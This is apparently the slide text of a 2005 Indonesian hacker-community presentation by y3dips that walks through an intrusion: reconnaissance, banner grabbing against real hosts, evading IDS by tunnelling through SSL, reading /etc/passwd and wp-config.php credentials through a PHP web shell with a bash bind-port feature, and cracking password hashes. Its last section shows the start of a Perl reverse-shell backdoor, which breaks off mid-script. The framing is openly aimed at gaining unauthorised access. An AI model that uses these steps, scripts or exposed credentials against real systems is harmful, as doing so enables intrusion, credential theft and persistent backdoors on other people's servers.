

D` Art of Thinking

saatnya memberikan otak kita sedikit nutrisi

Re-write

Ahmad.Muammar.W.K

<http://y3dips.echo.or.id>



Jadwal

- Berkenalan dengan EcHo
- Siapakah ?
- Show me the Art ?
- Mari Diskusi !


EcHo

- indonEsian Community for Hackers and Opensource
- " Belajar dan mencoba bersama kami "
- Mailing list, forum, [ezine](#) , IRC room, advisories
- y3dips, moby, the_day, comex, z3r0byt3, k-159, c-a-s-e, s`to , lirva32 , anonymous
- <http://www.echo.or.id>

Siapakah ?

- Eric S Raymond says the basic difference is that “ *hackers build things, crackers break them* ”
- “ *Those who has the tools but not the knowledge* ” are Script Kiddies ; --
Jeff Moss , black Hat.Inc





Hacker Hall Of Fame : <http://tlc.discovery.com/convergence/hackers/hackers.html>

Show me the Art ?

Perjalanan memahami kembali "anatomi hacking" yang kita ketahui




Waktu ?

- Admin adalah juga seorang manusia biasa!
- Biarkan waktu berpihak kepada "kita"
- Saatnya berlibur ???!!! ([saatnya bekerja](#))
- Traffic ramai ?, tak ada salahnya menyumbang "suntikan" traffic
 - Scanning target

Cari Target


- Traceroute, whois, dig, host, finger adalah standar ?
 - Tindak lanjutnyalah yang menjadikan tidak standar
- Tandai target-mu !
 - "high secure level" sampai "low secure level"
 - Jadi kau pilih yang mana ?





Attacker melakukan foot printing terhadap network (traceroute , nslookup, dig , whois)


" Belajar dan Mencoba Bersama Kami "






- Attacker melakukan foot printing terhadap network (traceroute , nslookup, dig , whois)
- Attacker melakukan mass scanning terhadap multi server / multi hosts

"Belajar dan Mencoba Bersama Kami"

electronic magazine :: mails :: forum :: advisories :: info



-  Attacker melakukan foot printing terhadap network (traceroute , nslookup, dig , whois)
-  Attacker melakukan mass scanning terhadap multi server / multi hosts
-  Attacker menandai target yang pertama kali akan di coba

Cari Target

- "Info are from everywhere"
 - Milis security, situs security , vendor security news , advisories
- Google™ dan search engine lainnya adalah teman baik "KITA"
- Tetapi "google mulai memutuskan hubungan" ?
 - Try google hack
- "Divide and Conguer"



Scanning

- Stealth scan (-sS , -sX, -sF) **GAGAL** !
- IDS menjadi masalah ? (eg /; **snort** , **portsentry**, etc)
- Bagaimana membreak desain yang ada ?
 - **TIDAK** ! Ikuti saja desain yang ada
- Lakukan saja "koneksi" atau sekedar "banner grabbing"
- telnet , NC , THC-amap
- "Less bandwidth consuming"



Scanning

- Lakukan Specific scanning
- Code :

```
#!/usr/bin/perl -w
#http://www.geocities.com/y3dips/script/ssh_grab.pl.txt

print "Simple Remote SSH Grab Banner by y3dips\n";

if($ARGV[0])
#Help Options
{
    print "Gunakan: perl $0 www.target.com/ip.address:ssh \n";
}
else

#Processing
{
    use IO::Socket;
    my$server = shift;
    my$love = IO::Socket::INET->new($server);
    my$garis = <$love>;
    print "Result = $garis";
}
```

```
y3dips@heaven:~$ amap -B echo.or.id 22
amap v4.7 (www.thc.org) started at 2005-09-13 09:12:24 - BANNER GRAB mode

Banner on 69.56.171.138:22/tcp : SSH-1.99-OpenSSH_3.1p1\n

amap v4.7 finished at 2005-09-13 09:12:25
y3dips@heaven:~$ amap -B www.pbi.gov 22
Error: can not resolve target: www.pbi.gov
y3dips@heaven:~$ amap -B www.fbi.gov 22
amap v4.7 (www.thc.org) started at 2005-09-13 09:12:44 - BANNER GRAB mode

Banner on 63.150.131.25:22/tcp : SSH-1.99-Server-VI\n

amap v4.7 finished at 2005-09-13 09:12:45
y3dips@heaven:~$ amap -B echo.or.id 22
amap v4.7 (www.thc.org) started at 2005-09-13 09:13:40 - BANNER GRAB mode

Banner on 69.56.171.138:22/tcp : SSH-1.99-OpenSSH_3.1p1\n

amap v4.7 finished at 2005-09-13 09:13:42
y3dips@heaven:~$ ./ssh_grab.pl www.fbi.gov:ssh
*Simple Remote SSH Grab Banner by y3dips*
Result = SSH-1.99-Server-VI
y3dips@heaven:~$ ./ssh_grab.pl www.echo.or.id:ssh
*Simple Remote SSH Grab Banner by y3dips*
Result = SSH-1.99-OpenSSH_3.1p1
y3dips@heaven:~$ █
```

Cari Akses

- Eksploitasi secara remote **GAGAL TOTAL !!**
 - Kejayaan masa lampau (wuftpd, Openssl-to-open, etc)
 - Diblok oleh firewall , IDS , IPS, ACL, etc
- Service service yang sudah relatif bertambah "aman"
 - Dukungan komunitas dan maraknya User Groups
- Miskinnya support "0day Xploits" ???? ← **kiddies**



Cari Akses

- Hanya berharap pada yang **terbuka** ??
 - Service umum di sebuah mesin komersil (http , https , ssh, ftp, smtp)
- **http** sedikit lebih leluasa ?
 - "Web hacking" ?
 - Jujur saja kalo kita perlu akses !!



Cari Akses

- Akrabkan diri dengan Web Aplikasi & Threat
- Beragamnya aplikasi berjalan diatas port 80
- Ramai itu menguntungkan "KITA" :P
- Dekatkan diri dengan Bugtraq
- "Lets Call back our friend Google™ "
- SQL injection , Remote command execution !?



Cari Akses

- Bagaimana dengan **HTTPS** ?
- Hacking Web apps via ssl untuk **https** ????
 - stunnel , sslproxy
- " **Its Encrypted , huh!!** "
 - Membingungkan **IDS** untuk melihat " **signature** "
- **Well my friend we`re l33t now!**



Cari Akses

```
y3dips@heaven:~$ stunnel -f -e -c /etc/stunnel/stunnel.conf:443
2005.07.13 10:02:25 LOGS[12329:3084224416]: Using 'www.kemahasiswaan.org.443' as tcpwrapper service name
2005.07.13 10:02:25 LOGS[12329:3084224416]: stunnel 3.26 on i386-pc-linux-gnu PTHREAD+LIBWRAP with OpenSSL 0.9.7e 25 Oct 2004
HEAD / HTTP/1.0

HTTP/1.1 302 Found
Date: Tue, 12 Jul 2005 15:00:03 GMT
Server: Apache/1.3.27 (Unix) PHP/4.2.2 mod_ssl/2.8.12 OpenSSL/0.9.6e
X-Powered-By: PHP/4.2.2
Location: https://www.kemahasiswaan.org/
Connection: close
Content-Type: text/html

2005.07.13 10:02:39 LOGS[12329:3084224416]: Connection closed: 17 bytes sent to SSL, 236 bytes sent to socket
```





Filter: Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
19	8.435317	10.11.222.73	194.68.45.50	TCP	32825 > ircd [ACK] Seq=20 Ack=72 Win=16022 Len=0 TSV=15
20	12.748244	10.11.222.73	69.20.15.141	SSLv3	Application Data, Application Data
21	14.213571	69.20.15.141	10.11.222.73	TCP	https > 33578 [ACK] Seq=2746 Ack=389 Win=6432 Len=0 TSV
22	14.213722	10.11.222.73	69.20.15.141	SSLv3	Application Data, Application Data
23	15.130132	69.20.15.141	10.11.222.73	TCP	https > 33578 [ACK] Seq=2746 Ack=447 Win=6432 Len=0 TSV
24	15.253992	69.20.15.141	10.11.222.73	SSLv3	Application Data
25	15.254132	10.11.222.73	69.20.15.141	TCP	33578 > https [ACK] Seq=447 Ack=3015 Win=12828 Len=0 TS
26	15.261407	69.20.15.141	10.11.222.73	SSLv3	Encrypted Alert
27	15.261550	10.11.222.73	69.20.15.141	TCP	33578 > https [ACK] Seq=447 Ack=3044 Win=12828 Len=0 TS
28	15.265321	10.11.222.73	69.20.15.141	SSLv3	Encrypted Alert
29	15.268405	69.20.15.141	10.11.222.73	TCP	https > 33578 [FIN, ACK] Seq=3044 Ack=447 Win=6432 Len=
30	15.270809	10.11.222.73	69.20.15.141	TCP	33578 > https [FIN, ACK] Seq=476 Ack=3045 Win=12828 Len
31	16.304838	69.20.15.141	10.11.222.73	TCP	https > 33578 [ACK] Seq=3045 Ack=476 Win=6432 Len=0 TSV
32	16.343799	69.20.15.141	10.11.222.73	TCP	https > 33578 [ACK] Seq=3045 Ack=477 Win=6432 Len=0 TSV

```

> Frame 1 (79 bytes on wire, 79 bytes captured)
> Linux cooked capture
> Internet Protocol, Src Addr: 10.11.222.73 (10.11.222.73), Dst Addr: 202.152.162.66 (202.152.162.66)
> User Datagram Protocol, Src Port: 32892 (32892), Dst Port: domain (53)
> Domain Name System (query)

```

```

0000  00 04 02 00 00 00 00 00 00 00 00 00 00 00 08 00  .....
0010  45 00 00 3f 31 c7 40 00 40 11 b3 b7 0a 0b de 49  E..?l.@. @.....I
0020  ca 98 a2 42 80 7c 00 35 00 2b d7 9f 9f 2d 01 00  ...B.|.5.+.....
0030  00 01 00 00 00 00 00 00 03 77 77 77 09 62 6c 75  .....www.blu

```

Aku Tamu ?

- Kamu adalah "nobody" "www" "apache"
- Butuh akses lebih ?
- Oday exploits sudah langka bagimu ?
- Kenapa tidak bermain main dengan "Read file"
 - `/etc/passwd` !!!!????? Why not 😊



```
ayarin:*:1096:1000:User &:/home/ayarin:/bin/tcsh
coubeaux:*:1098:1000:User &:/home/coubeaux:/bin/tcsh
exhaust:*:1100:1000:User &:/home/exhaust:/bin/tcsh
jip:*:1103:1000:User &:/home/jip:/bin/tcsh
morimoto:*:1105:1000:User &:/home/morimoto:/bin/tcsh
office-network:*:1107:1000:User &:/home/office-network:/bin/tcsh
i-shinken:*:1110:1000:User &:/home/i-shinken:/bin/tcsh
helloweb:*:1114:1000:User &:/home/helloweb:/bin/tcsh
kkey:*:1115:1000:User &:/home/kkey:/bin/tcsh
ntf:*:1118:1000:User &:/home/ntf:/bin/tcsh
z750rs:*:1120:1000:User &:/home/z750rs:/bin/tcsh
games:*:7:1001:User &:/home/games:/sbin/nologin
sshd:*:22:22:User &:/home/sshd:/sbin/nologin
neomedical:*:1117:1000:User &:/home/neomedical:/bin/tcsh
snmpd:*:161:161:snmpd agent user:/nonexistent:/sbin/nologin
bwh:*:1074:1000:User &:/home/bwh:/bin/tcsh
aiue:*:1072:1000:User &:/home/aiue:/bin/tcsh
takatoshi:*:1045:1000:User &:/home/takatoshi:/bin/tcsh
smmisp:*:25:25:User &:/home/smmisp:/sbin/nologin
mailnull:*:26:26:User &:/home/mailnull:/sbin/nologin
aciyoru:*:1073:1000:User &:/home/aciyoru:/bin/tcsh
sega:*:1111:1000:User &:/home/sega:/bin/tcsh
_personology3077:*:1039:1000:User &:/home/personology3077:/bin/tcsh
_scm-corp:*:1040:1000:User &:/home/scm-corp:/bin/tcsh
_csk:*:1099:1000:User &:/home/ck:/bin/tcsh
_demask:*:1087:1000:User &:/home/demask:/bin/tcsh
_web-agency:*:1046:1000:User &:/home/web-agency:/bin/tcsh
_zakuro:*:1071:1000:User &:/home/zakuro:/bin/tcsh
_ids:*:1083:1000:User &:/home/ids:/bin/tcsh
_reco:*:1090:1000:User &:/home/reco:/bin/tcsh
myhouse:*:1065:1000:User &:/home/myhouse:/bin/tcsh
```

Aku Tamu ?

- Terlalu terbatas berkeliaran dengan "nobody" id
- "Pick a new id" ?
 - Setidaknya "berubahlah" menjadi **USER**
 - Temukan user id dan passwordnya
- Ambil info sekecil apapun , jadilah **pemulung** ??
- **Config.php** , **config.inc.php** , **data.mdb** , **user.dat**



OS: [redacted]
Rights: uid=48(apache) gid=48(apache) groups=48(apache)
We in: /home/...ar/www/html

Executed: cat wp-config.php

```
<?php
// ** MySQL settings ** //
define('DB_NAME', 'runoobtest'); // The name of the database
define('DB_USER', 'p3pto'); // Your MySQL username
define('DB_PASSWORD', 'eatfish'); // ...and password
define('DB_HOST', 'localhost'); // 99% chance you won't need to change this value

// Change the prefix if you want to have multiple blogs in a single database.
$table_prefix = 'wp_'; // example: 'wp_' or 'b2' or 'mylogin_'

// Change this to localize WordPress. A corresponding MO file for the
// chosen language must be installed to wp-includes/languages.
// For example, install de.mo to wp-includes/languages and set WPLANG to 'de'
// to enable German language support.
define ('WPLANG', '');
```

Execute

Run command

Directory: /home/...var/www/html/ Execute

Upload

File: Browse... Upload

Aliases

Select Alias: find all suid files Execute

Bind port to /bin/bash

Port: 55556 Password: Bind

Created by ShadoW Copyright 2004

md5	3153df7dff175c879ba0b54ada56a7b3			waiting	47%	43:43:41	2005/08/24 03:59:27
md5	1540c3dbfb8f70f30a1488b7f9eb300d	pasworc	706173776f7263	cracked	100%	0:0:19	2005/08/24 03:53:53
md5	8ff32489f92f33416694be8fdc2d4c22	joe	6a6f65	cracked	100%	0:1:28	2005/08/23 15:53:04
md5	0fc940bcd937ca4cc27f4024e4d03efc			waiting	45%	55:50:4	2005/08/23 15:53:04
md5	7588b8e38a018ab704c68de97320e671	kjefor	6b6a65666f72	cracked	100%	0:3:24	2005/08/23 15:53:04
md5	AE363B6E07DD2B2964526EDC377B9F4B	huszgt	6875737a6774	cracked	100%	0:1:24	2005/08/23 13:44:59
lm	11f9514033619f50	.AGEM35	2e4147454d3335	cracked	100%	7:14:9	2005/08/22 22:14:39
md5	358f89d7bbe59aac450d62b7f53579c4	kuerbyyy	6b75657262797979	cracked	100%	0:0:28	2005/08/22 21:45:38
lm	5440a11d5600761c	7FUKUJI	3746554b554a49	cracked	100%	12:57:17	2005/08/22 16:27:20
lm	d29b0ff06eca18b4	POKFULA	504f4b46554c41	cracked	100%	13:37:6	2005/08/22 16:27:20
lm	5b5aebff7d2ecc2a			waiting	60%	79:15:48	2005/08/22 16:27:20
lm	d56e98265e9a384d	AV2D692	41563244363932	cracked	100%	13:51:32	2005/08/22 16:27:20
lm	ac8bae4593e5da9e	TBONES#	54424f4e455323	cracked	100%	13:37:29	2005/08/22 16:27:19
md5	8416bd42eca956eb722d2000651c8074			waiting	54%	82:36:22	2005/08/22 13:06:46
md5	2419c459e9ad2d94f4a5c887b3ca18cb	manutd	6d616e757464	cracked	100%	0:4:30	2005/08/22 13:05:36
md5	c86fbeb6f50cb6f66cc9b0313fb1a9b1			waiting	41%	83:4:47	2005/08/22 12:38:21
md5	8bc17654b049681acef9f759c2929656			waiting	41%	83:5:58	2005/08/22 12:37:10
md5	7090245051ca02c23c91e9062b51388f			waiting	42%	83:6:50	2005/08/22 12:36:18

Jadikan aku Raja?

- User ??
- Kenapa tidak menjadikan dirimu sebagai raja !
 - `uid=0(root) gid=0(root) groups=0(root)`
- " *Oday exploits are very rare ?* "
 - Try another way ([Social engineering](#))
 - Old tricks ??
- " *Success or failed , you choose !* "



Pintu belakang

- SSHv4, Bind-tty, remote shell, dan YAB® telah **GAGAL** !
- Firewall menjadi lebih **GANAS!!!**
 - Block semua koneksi dari luar
 - Membuka port yang hanya di gunakan (eg: / ; 80, 22)
- Tidak bisa patching **OPENSSH** dengan backdoor ??!
 - Modifikasi sudoers, user, groups ??
- Semua koneksi **dari dalam keluar** not filtered ???



Pintu belakang

- Kenapa tidak kita jadikan diri kita **TUAN RUMAH !!**
- "Let them connect to us using " Netcat & reverse shell ??


```
#!/usr/bin/perl
#reverse shell

use Socket;

if(@ARGV == 2)
{
    $command= "crond";
